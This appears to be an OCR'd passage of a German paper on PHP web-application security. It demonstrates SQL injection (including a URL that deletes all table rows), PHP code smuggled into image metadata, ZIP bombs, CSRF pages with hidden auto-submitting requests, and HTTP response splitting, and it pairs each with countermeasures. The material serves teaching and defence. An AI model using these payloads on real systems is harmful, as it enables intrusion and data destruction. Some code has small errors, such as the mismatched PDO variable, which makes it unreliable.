


Abbildung 7: XSS-Injection über Name-Textfeld: „**' OR 1=1 OR '1'='1**“

Aus dem Angriff aus Abbildung 7 ergibt sich folgendes SQL-Statemnent:

```
SELECT id FROM user WHERE name='' OR 1=1 OR '1'='1' AND password=('
    d41d8cd98f00b204e9800998ecf8427e') LIMIT 1
```

Da in SQL der boolsche Operator **AND** eine stärkere Bindung als **OR** hat, kann das obige Statement auch wie folgt dargestellt werden.

```
SELECT id FROM user WHERE
    name=''
        OR
    1=1
        OR
    ('1'='1'    AND    password=('d41d8cd98f00b204e9800998ecf8427e'))
LIMIT 1
```

Daraus ergibt sich bei allen gegebenen Datensätzen der boolsche Ausdruck (**false** OR **true** OR **false**), der schließlich **true** ergibt. Somit war die Überprüfung des Benutzers korrekt und das Einloggen als Administrator konnte erfolgen durchgeführt werden.

3.3.3 Beispiel 3: Manipulation durch Multi-Statements

Das folgende Beispiel unterscheidet sich stark von den vorangehenden, da diese SQL-Attacke nur bei Mehrfachabfragen funktioniert. Diese sogenannten Multi-Queries können mehrere SQL-Statements, die per Semikolon getrennt sind, aufnehmen und verarbeiten. Als Grundlage für das Beispiel wird die Einzelansicht eines Gästebucheintrages verwendet.

Abbildung 8: Detail-Ansicht für einen Gästebucheintrag

Da der PHP-Code Benutzereingaben, in diesem Beispiel den GET-Parameter **id**, ungefiltert in das SQL-Statement eingefügt, ist es ohne Weiteres möglich, das vorhandene Select-Statement entsprechend zu manipulieren:

Quellcode 9: Multi-Query

```
1  $query = "SELECT id, name, text FROM entry WHERE id = ".$_GET["id"];
2  $mysqli->multi_query($query);
```

Über folgenden URL-Aufruf können alle Gästebucheinträge gelöscht werden:

```
http://localhost/index.php?id=1; DELETE FROM entry;
```

Mit Hilfe der aufgerufenen URL ist es nun möglich, alle Tabelleneinträge oder beliebig andere SQL-Statements auszuführen. Dies funktioniert wie bereits erwähnt nur, falls die entsprechende Funktion, die das jeweilige SQL-Quey ausführt, Mehrfach- oder sogenannte Multi-Queries unterstützt. Der Funktionsaufruf **mysql_query()** sendet lediglich eine **einzelne Abfrage** zu dem momentan aktiven Schema an den SQL-Server [8]. SQL-Injections wie unten beschrieben sind also nur in Funktionen wie mysqli::multi_query möglich.

3.3.4 SQL-Injection-Gelegenheiten

Um SQL-Injections in einer Webapplikation einzufügen werden häufig GET- oder POST-Parameter beziehungsweise URL- oder Formular-Parameter, verwendet. Aber auch **Server-Variablen** können dazu verwendet werden SQL-Injektionen durchzuführen. Beispielsweise wird die PHP-Server-Variable **HTTP_USER_AGENT** vom jeweiligen Browser des Client gesendet und entsprechend im Server-Kontext gesetzt. Normalerweise sieht diese Information wie folgt aus:

```
1  $SERVER["HTTP_USER_AGENT"] = "Mozilla/5.0 (Windows NT 6.1; WOW64; rv
       :15.0) Gecko/20120427 Firefox/15.0a1"
```

Mit Hilfe von Browser Plugins wie „User-Agent Switcher for Google Chrome“ ist es möglich, den User-Agent entsprechend zu manipulieren und SQL-Injections vorzubereiten. User-Agent-Informationen werden von Webseitenbetreibern oft in einer Datenbank gespeichert um Statistiken über Benutzer für die jeweilige Webseite zu erzeugen.

3.3.5 Schutzmechanismen

Wie die Sicherheitslücke XSS resultieren SQL-Injections ebenfalls auf mangelnder Maskierung von Sonderzeichen. Um dieser Kausalität zu entgehen, gibt es in PHP zwei häufig eingesetzte Schutzmechanismen.

3.3.5.1 Maskierung spezieller Zeichen

Mit der PHP-Funktion **mysql_real_escape_string()** ist es möglich bedeutsame SQL-Zeichen unter Berücksichtigung des aktuellen Zeichensatzes der Datenbank-Verbindung

zu maskieren [9]. Es werden unter anderem Zeichen wie Anführungszeichen oder Zeilenumbrüche escaped[6]. Diese Funktion sollte bei jeder benutzerabhängigen String-Information, die in ein Statement eingebunden wird, verwendet werden. Um eine zusätzliche Sicherheit beim Zusammenbauen von SQL-Statements zu erhalten, sollte bei Ganzzahlen (häufig IDs) stets die PHP-Funktion **intval** verwendet werden. Intval liefert den absoluten Integer-Wert aus der übergebenen Variable [7]. Somit wird sichergestellt, dass keine SQL-Injeketion eingefügt werden kann.

3.3.5.2 Prepared-Statements

Ein weiterer Mechanismus, um sich vor SQL-Injections zu schützen, sind sogenannte **Prepared-Statements**, die im Gegensatz zu gewöhnlichen Statements beim Erzeugen noch keine Parameterwerte enthalten [11]. Erst in einem nachfolgenden Schritt werden Parameter mit den vorher definierten Platzhaltern verknüpft. Folgender Quellcode-Ausschnitt beschreibt die praktische Anwendung mit Hilfe der „PDO[7]-Bibliothek“:

Quellcode 10: Prepared-Statements mit Hilfe von PDO

```
1  <?php
2      // Datenbankverbindung herstellen
3      $database = new PDO('mysql:host=localhost;dbname=abc', $usr, $psw);
4
5      // SQL-Statement vorbereiten
6      $statement = $database->prepare("INSERT INTO entry (name, text)
           VALUES (:name, :text)");
7
8      // Parameter verknuepfen
9      $statement->bindParam(':name', $name);
10     $statement->bindParam(':text', $text);
11
12     // Daten einfuegen
13     $name = $_POST["Name"];
14     $text = $_POST["Text"];
15     $stmt->execute();
16 ?>
```

Viele existierende Datenbanksysteme unterstützen dieses Konzept der Datenbankabfrage, welches den Vorteil der automatischen Maskierung besitzt. Dies ist jedoch nicht die einzige Stärke von Prepared-Statements. Häufig auftretende Datenbankabfragen werden **schneller** und **ressourcensparender** ausgeführt, da die eigentliche Abfrage nur einmal geparst beziehungsweise vorbereitet werden muss. In der Websprache PHP können Prepared-Statements mit Hilfe der PDO- oder bei MySQL-Datenbanken durch die mysqli-Bibliothek verwendet werden.

[6] escape: Zeichen umgehen, indem man sie maskiert, beispielsweise durch einen vorgestellten Schrägstrich

[7] PDO: PHP Data Objects - PHP-Erweiterung als Schnittstelle zu Datenbanksystemen

3.3.5.3 Fehlermeldungen deaktivieren

PHP-Fehlermeldungen können eine große Hilfe für den Angreifer im Bezug auf SQL-Injections darstellen. Während des Entwicklungsprozesses ist es sicherlich hilfreich, die Fehlermeldungen in der Applikation auszugeben. Allerdings sollte das Anzeigen von Fehlern in der Produktivversion der Webapplikation tunlichst mit Hilfe der Laufzeit-Variablen **display_errors** unterbunden werden. Stattdessen können Fehler in eine Logdatei, mit Hilfe der **error_log**-Variablen, umgeleitet werden.

Quellcode 11: PHP-Fehlerausgabe unterbinden

```
1  <?php
2      ini_set('display_errors','Off');
3      ini_set('error_log','error.log');
4  ?>
```

3.4 Datei-Upload

Oftmals wird in einer Webapplikation ein sogenanntes Upload-Formular angeboten, um diverse Dateien hochzuladen. In diesem Feature schlummern oft ungeahnte Gefahren. So ist es unter Umständen sogar möglich, PHP-Code in ein Bild einzuschleusen oder sogar den kompletten Server bei erlaubtem ZIP-Upload, lahmzulegen.

3.4.1 PHP-Code in Bild einfügen

Um PHP-Code im Bild einzubinden, wird zunächst ein entsprechender EXIF-Editor benötigt [2]. Im folgenden Beispiel wurde das Tool „Exifier“ eingesetzt.




Abbildung 9: Bildinformationen bearbeiten um PHP-Code einzuschleusen

Öffnet man nun ein entsprechendes Bild mit dem jeweiligen Editor, können EXIF[8]- und IPTC[9]-Daten bearbeitet werden. Fügt man nun im Autoren-Feld der IPTC-Daten folgenden Code ein (siehe Abbildung 9)

```
1  <?php echo "Code-Injection!"; phpinfo(); __halt_compiler(); ?>
```

[8]EXIF: Exchangeable Image File Format beinhaltet Metadaten im Header des jeweiligen Bildes.
[9]IPTC: Der IPTC-NAA-Standard dient zur Speicherung von Informationen zu Bildinhalten in Bilddateien.

und speichert die Änderung, so kann man das Bild auf dem Zielserver über einen gegebenenfalls vorhandenen Datei-Upload platzieren. Existiert nun eine weitere Sicherheitslücke beispielsweise ein include-Befehl, welcher einen benutzerabhängigen Parameter verwendet, so kann das Skript über den GET-Parameter „page“ auf der Seite eingebunden,

Quellcode 12: Unsicherer include

```
1  <?php
2      include ($_GET["page"]);
3  ?>
```

und schließlich, mit Hilfe des entsprechenden URL-Aufrufs, ausgeführt werden:

```
http://localhost/index.php?page=bild.jpg
```

Aus den manipulierten Bild und URL-Daten ergibt sich folgende Browser-Ausgabe:

Abbildung 10: Ausgabe im Browser

3.4.2 ZIP-Bomben

Eine weitere Sicherheitslücke resultiert aus dem Kompressionsalgorithmus, der bei ZIP-Archiven verwendet wird. Eine Textdatei mit einer Milliarde gleicher ASCII-Zeichen besitzt im gezippten Zustand lediglich eine Größe von 948 Kilobyte. Wird das ZIP-Archiv entpackt beansprucht die Textdatei jedoch knapp ein Gigabyte.

Abbildung 11: Textedatei und Textdatei als ZIP-Archiv

Unterstützt ein Image-Hoster das Hochladen von Bildern in ZIP-Archiven, könnte die Festplattenkapazität oder der Arbeitsspeicher beim Entpacken schnell resignieren und das Server-System wäre somit vorerst lahmgelegt.

3.4.3 Schutzmechanismen

Prinzipiell kann man sich sehr schlecht vor eingebettetem PHP-Code in Bildern schützen. Die Tatsache, dass jedoch eine weitere Sicherheitslücke vorhanden sein muss, um den PHP-Code schlussendlich auszuführen, relativiert die ganze Problematik. Um sich vor sogennaten **ZIP-Bombs**, oder auch „ZIP of Death“ genannt, zu schützen besteht die Möglichkeit die Größe der Dateien in einem Archiv vor dem Entpacken zu überprüfen. Die PHP-Funktion **zip_entry_filesize** bietet die Möglichkeit die effektive Größe eines angegebenen Verzeichniseintrags in einem Archiv zu bestimmen [10].

3.5 Cross-Site Request Forgery

Unter **Cross-Site Request Forgery**, kurz CSRF oder XSRF, versteht man eine Request-basierte Interaktion, die von einem Angreifer mit Hilfe einer dritten Person, nämlich dem Opfer, ausgeführt wird. Voraussetzung dafür ist, dass die betroffene Person an der entsprechenden Ziel-Anwendung bereits angemeldet ist [4, S. 105-113].




Abbildung 12: Sequenzdiagramm eines CSRF-Angriffes

Zur Veranschaulichung von CSRF folgt ein praktisches Beispiel anhand der Gästebuchapplikation.

3.5.1 Beispiel 1: GET-Request Provokation

Nehmen wir an der Angreifer kennt den Administrator des Gästebuchs persönlich und weiß, dass dieser im Administrationspanel mit Hilfe einer URL mit den Parametern **do**=delete und **id**=[ID des Eintrages] Gästebucheinträge löschen kann. Da der Angreifer einen bestimmten Eintrag löschen will, jedoch keinen Administrations-Zugang besitzt, schickt er dem Administrator einen Link, der zu einer vom Angreifer präparierten Seite führt. Um seine eigentliche Absicht zu vertuschen sagt er dem Administrator: „Schau mal hier, lustiges Bild!“. Nachdem das Opfer auf den Link klickt, lädt sich im Browser folgende Webseite:




Abbildung 13: Webseite des Angreifers

Auf den ersten Blick lassen sich keinerlei böswillige Absichten erkennen. Das Opfer sieht sich das Bild an und schließt das entsprechende Fenster wieder. Schaut man jedoch auf den HTML-Quellcode der Seite, erkennt man schnell, wie der Angriff durchgeführt wurde.

Quellcode 13: HTML-Code provoziert HTTP-GET-Anfrage

```
1  <body>
2      <p>
3          Wie wird eigentlich ein Zufallsgenerator geschrieben...<br/>
4          <img src="random_number.png"/>
5      </p>
6
7      <!-- Unsichtbarer HTTP-GET-Request -->
8      <img src="http://localhost/admin.php?do=delete&id=23" style="display
           :none;" />
9  </body>
```

Mit Hilfe der URL eines ausgeblendeten Bildes wurde der Request zur Löschung eines Gästebucheintrages abgesendet, ohne dass der Benutzer etwas davon mitbekommen hat. Dieser Angriffsvektor funktioniert natürlich nur, falls das entsprechende Opfer in der jeweiligen Webapplikation bereits angemeldet ist. Ist dies der Fall, ist es möglich sicherheitsriskante Aktionen auszuführen. Dieses Beispiel lässt vermuten, dass man sich vor

CSRF-Attacken durch POST-basierte Transaktionen der Webapplikation schützen kann. Dies ist jedoch, wie das folgende Beispiel zeigt, **nicht der Fall**.

3.5.2 Beispiel 2: POST-Request Provokation

Um sich vor CSRF-Attacken zu schützen, hilft es keinesfalls nur noch POST-Parameter für Transaktionen in Webapplikationen zu verwenden. Beispielsweise kann dies mit Hilfe eines unsichtbaren HTML-Formulars, wie in Kapitel 3.5.1 erläutert, basierend auf einem POST-Request durchgeführt werden.

Quellcode 14: HTML-Code provoziert HTTP-POST-Anfrage

```
1  </body>
2      <p>
3          Wie wird eigentlich ein Zufallsgenerator geschrieben...<br/>
4          <img src="random_number.png"/>
5      </p>
6
7      <!-- Unsichbares Formular -->
8      <form id="formId" action="http://localhost/admin.php" method="POST"
           target="frameName" style="display:none;">
9          <input type="text" name="do" value="delete"/>
10         <input type="text" name="id" value="24" />
11     </form>
12
13     <!-- Ziel des Formular-Requests ist ein unsichtbares I-Frame -->
14     <iframe name="frameName" src="blank" frameborder="0" style="display:
           none"></iframe>
15
16     <!-- Automatisches Absenden der POST-Anfrage -->
17     <script type="text/javascript">
18         document.forms["formId"].submit();
19     </script>
20 </body>
```

3.5.3 Schutzmechanismen

Um CSRF-Attacken zu verhindern, gibt es einige wirksame Möglichkeiten. So wäre das Anbringen von **Captchas** bei jeder kritschen Interaktion mit der Webapplikation möglich. Allerdings wäre diese Maßnahme nicht benutzerfreundlich. Um die Idee von zusätzlichen, sich wechselnden Informationswerten, die der Angreifer nicht kennen kann, zu automatisieren, eignen sich sogenannte **Token**. Bei diesem Schutzmechanismus wird zu Beginn einer User-Session ein Wert generiert, serverseitig gespeichert und an den Benutzer per Link- und Formular-Parameter gesendet. Führt der Benutzer nun eine Aktion innerhalb der Webanwendung aus, wird das zuvor generierte Token automatisch an den Server als zusätzlicher POST- oder GET-Parameter mitgesendet und serverseitig mit dem Token der jeweiligen Session überprüft. Der Angreifer hat somit keinerlei

Möglichkeiten mit Hilfe einer CSRF-Attacke diesen automatisch generierten Token mitzulesen. Bei der Interaktion mit der Webapplikation könnte eine URL zum Löschen eines Gästebucheintrages also folgendermaßen aussehen:

```
http://localhost/admin.php?do=delete&id=23
    &token=3f1665c4cc389789922fa32523040223223a2add
```

Ohne zusätzlichen Interaktionsaufwand ist der Benutzer somit sicher gegen CSRF-Attacken geschützt. Der obige Token wurde mittels folgendem PHP-Code generiert.

Quellcode 15: Beispiel um ein Token zu generieren

```
1  $token = hash("sha1", uniqid(microtime(true)).$username);
```

3.6 HTTP Response Splitting

Erfolgreiche **HTTP Response Splitting** Attacken ermöglichen den vollständigen Webseiteninhalt einer Server-Antwort zu manipulieren. Dadurch können beliebige XSS-Angriffe realisiert oder Webseiten vollständig verunstaltet werden. Diese Angriffsart kann allerdings nur durchgeführt werden, falls die entsprechende Webanwendung benutzerabhängige Daten ungeprüft in den Header der HTTP-Antwort einfügt [1]. Folgendes praktische Beispiel beschreibt, wie HTTP Response Splitting durchgeführt werden kann.

Quellcode 16: HTTP Response Splitting anfälliger PHP-Code

```
1  <?php
2      if($_GET["page"]){
3          header("Location: ".$_GET["page"]);
4      }
5  ?>
```

Sendet das Opfer nun eine Anfrage mit einer Hex-codierten, manipulierten URL

```
http://localhost/index.php?page=%0d%0a%0a%3Chtml%3E%3Cbody%3 Antwort 1 %3C/
    body%3E%3C/html%3E%0d%0a%0d%0aHTTP/1.1 200 OK%0d%0aContent-Type: text/
    html%0d%0a%0d%0a%3Chtml%3E%3Cbody%3E Antwort 2 %3C/body%3E%3C/html%3E
```

wird der in Quellcode 16 beschriebene PHP-Aufruf bei einem Request eines Opfers durch den Server ausgeführt, ergibt sich schließlich folgende Zeichenkette:

```
<html><body> Antwort 1 </body></html>

HTTP/1.1 200 OK
Content-Type: text/html

<html><body> Antwort 2 </body></html>
```

Dieser Text wird nun durch den PHP-Befehl **header()** an den aktuellen Header der eigentlichen Server-Antwort angehängt und es ergibt sich folgende Response:

```
HTTP/1.1 301 Moved Permanently
Location:
<html><body> Antwort 1 </body></html>

HTTP/1.1 200 OK
Content-Type: text/html

<html><body> Antwort 2 </body></html>
```

Die eigentliche Antwort des Servers wurde also um eine weitere ergänzt, die bei der nächsten HTTP-Anfrage über die gleiche Verbindung an das Opfer zurückgesendet wird. Dadurch ist es nun möglich, eine beliebige Antwort an das Opfer zu versenden.




Abbildung 14: HTTP Response Splitting - Ablauf eines Angriffes

Um dieser Angriffsart vorzubeugen, wurde in PHP-Version 5.1.2 die Funktion zum Senden von Header-Daten überarbeitet. Attacken wie eben beschrieben sind deswegen auf aktuellen PHP-Systemen nicht mehr durchführbar.

4 Passwörter in Datenbank schützen

Im Zusammenhang mit der Sicherheit in Datenbanksystemen sollte stets das Thema Schutz der vertraulichen Benutzerinformationen angesprochen werden. Erschreckend viele Webapplikationen speichern die Passwörter ihrer Benutzer immer noch im Klartext ab. Diese Tatsache kann beim Eindringen eines Angreifers durch eine Sicherheitslücke in das Datenbanksystem verheerende Folgen haben. Viele Benutzer verwenden oftmals dasselbe Passwort für unterschiedliche Webservices. So kann sich der Angreifer problemlos Zugang zu einer Vielzahl von E-Mail-Accounts verschaffen.

4.1 Einwegverschüsselung


Um der eben beschriebenen Problematik entgegenzuwirken, sollten Passwörter unbedingt per **Einwegverschlüsselung** beziehungsweise durch einen Hash-Algorithmus geschützt werden. Meldet sich ein Benutzer an der entsprechenden Webapplikation an, kann das Passwort mit dem gleichen Algorithmus verschlüsselt und schließlich mit dem Eintrag in der Datenbank verglichen werden. Aktuelle Versionen von PHP unterstützen eine Vielzahl von Hash Algorithmen, die in Anhang A aufgelistet werden. Mit Hilfe der Funktion **hash** können diese wie folgt verwendet werden.

Quellcode 17: Verschlüsselung eines Passwortes mittels SHA-512

```
1  hash('sha512',$password);
```

4.2 Hashwerte salzen

Nun ist das Passwort zwar verschlüsselt, trotzdem ist es für einen Angreifer der sich Zugriff zu der Datenbank verschafft hat, immer noch bedingt möglich an die eigentlichen Passwörter der Benutzer zu kommen. Im Internet gibt es viele sogenannter **Rainbow Tables** (engl. für Regenbogentabelle), in denen Passwörter mit ihrem jeweiligen Hash-Wert hinterlegt sind.



MD5 hash
huge online hash database

ENCRYPT DECRYPT

Decrypt MD5 hash

+1 0 Gefällt mir

2126faa64bfa66d02e06345d06e61a25 DECRYPT

Your Decrypt Results

Decrypted text for MD5 hash **2126faa64bfa66d02e06345d06e61a25** is karlsruhe

Other encryption algorithms

Algorithms	Encrypted text
md2('karlsruhe')	3a561cdb4585c04bf463d817c0dab6aa
md4('karlsruhe')	29ba15f29d335d4a14e060af86f31ba1
md5('karlsruhe')	2126faa64bfa66d02e06345d06e61a25
sha1('karlsruhe')	8a2dac128e850e6edab3b060b26d083ea25aa8d3
sha256('karlsruhe')	4f8f0869030edc178ecc0df83ac05bd8fd4d94bbd22be054fc95fde26821ac74
sha384('karlsruhe')	a7a91ad8088796888114472238 6a792f1c461536f28ebd0ada1b93c14cff7bca0d0e4019a0ced0c
sha512('karlsruhe')	5aafc45e8a6a7c7ea44387fb5a5419519e21c50bfe55b961143d447dedf854969dea9d2199f7be0
ripemd128('karlsruhe')	e9fbb0ccb8343858799a882657b7818f
ripemd160('karlsruhe')	715ae17a6e91205931bc53a91f04a775c0352a8a
ripemd256('karlsruhe')	835178231b6c5a3bc29ba278aa7b8dd1f7b99c7f0c2adb8a09a6ba8f733832ed
ripemd320('karlsruhe')	0d3e9113f02ccf6dc1213c0e763beedb1df7050d8a9f7310b2539a1fa519a477975ca5346750678
whirlpool('karlsruhe')	00f7c780439505d5370950a6960c471248c9df081eb4e9c01a43061baf15593e04f3928d5d7d2b9
tiger128,3('karlsruhe')	9c56c5436b28dbad56e48bc76ac9636b
tiger160,3('karlsruhe')	9c56c5436b28dbad56e48bc76ac9636b529dc459
